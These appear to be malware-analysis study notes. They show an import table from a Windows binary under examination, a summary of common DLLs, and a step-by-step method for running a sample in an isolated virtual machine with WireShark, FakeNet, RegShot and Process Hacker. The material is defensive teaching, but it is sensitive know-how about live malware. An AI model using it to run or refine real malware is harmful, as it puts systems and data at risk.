00008A18	0000B7AC	Hint/Name RVA	0213 GetModuleFileNameA
00008A1C	0000B7C2	Hint/Name RVA	018C GetComputerNameA
00008A20	0000B7D6	Hint/Name RVA	02A5 GetVolumeInformationA
00008A24	0000B7EE	Hint/Name RVA	00A4 CreateProcessA
00008A28	0000B800	Hint/Name RVA	0070 CopyFileA
00008A2C	0000B80C	Hint/Name RVA	04B2 Sleep
00008A30	0000B814	Hint/Name RVA	04C0 TerminateProcess
00008A34	0000B828	Hint/Name RVA	00D3 DeleteFileA
00008A38	0000B836	Hint/Name RVA	0088 CreateFileA
00008A3C	0000B844	Hint/Name RVA	0202 GetLastError
00008A40	0000B854	Hint/Name RVA	01C0 GetCurrentProcess
00008A44	0000B868	Hint/Name RVA	0215 GetModuleHandleA
00008A48	0000B87C	Hint/Name RVA	03C3 ReadProcessMemory
00008A4C	0000B890	Hint/Name RVA	00B5 CreateThread
00008A50	0000B8A0	Hint/Name RVA	000E AddVectoredExceptionHandler
00008A54	0000B770	Hint/Name RVA	0052 CloseHandle
00008A58	0000B8D6	Hint/Name RVA	00EE EnterCriticalSection

Common DLL Usage

- **Kernel32.dll** – Contains core functionality, such as files, memory, and hardware
- **Advapi32.dll** – Provides access to advanced core components, like services and the registry
- **User32.dll** – Provides user-interface components
- **Gdi32.dll** – Provides functionality for displaying and rendering graphics
- **Ws2_32.dll** – Provides networking related functionality
- **Wininet.dll** – Provides higher-level networking functions (FTP, HTTP, NTP, etc.)

Dynamic Analysis

- Interact with the binary to understand how it behaves in an isolated environment
- Capture network traffic and analyze any requests that are made
  - `DNS`
  - `HTTP`
- Take a snapshot of the Windows Registry before running the sample and after
  - Diff the results after execution
  - Analyze the registry keys and files that were created
- Monitor the processes with the `Process Hacker` program
  - Use the `Procmon` utility to gather verbose data about the execution of the binary
- A quick alternative would be to run a sandbox like `Cuckoo` for analysis

Isolate the Environment

- I prefer a virtual Windows XP or Windows 7
- Set networking to `Host Only` in VMware
  - This will prevent the malware from communicating with the Internet
- Disable sharing files between your host operating system and the virtual environment
  - Ransomware can encrypt shares
  - Your data could be corrupted, deleted, or infected
- Create a clean snapshot of your virtual machine before infecting it
- Load all of the necessary tools for analyzing malware in the virtual machine
  - WireShark
  - RegShot
  - FakeNet
  - Process Hacker

Dynamic Analysis Approach

- Run WireShark and capture network traffic
- Run FakeNet to create fake services and log the results
- Create a snapshot of the registry using RegShot
- Run Process Hacker to observe process activity on the system
- Execute the malware in your environment
  - Observe Process Hacker and FakeNet network activity
  - Give it some time to do some damage
- Create a second snapshot of the registry using RegShot
  - Compare the results using the report
  - You should be able to identify changes to the system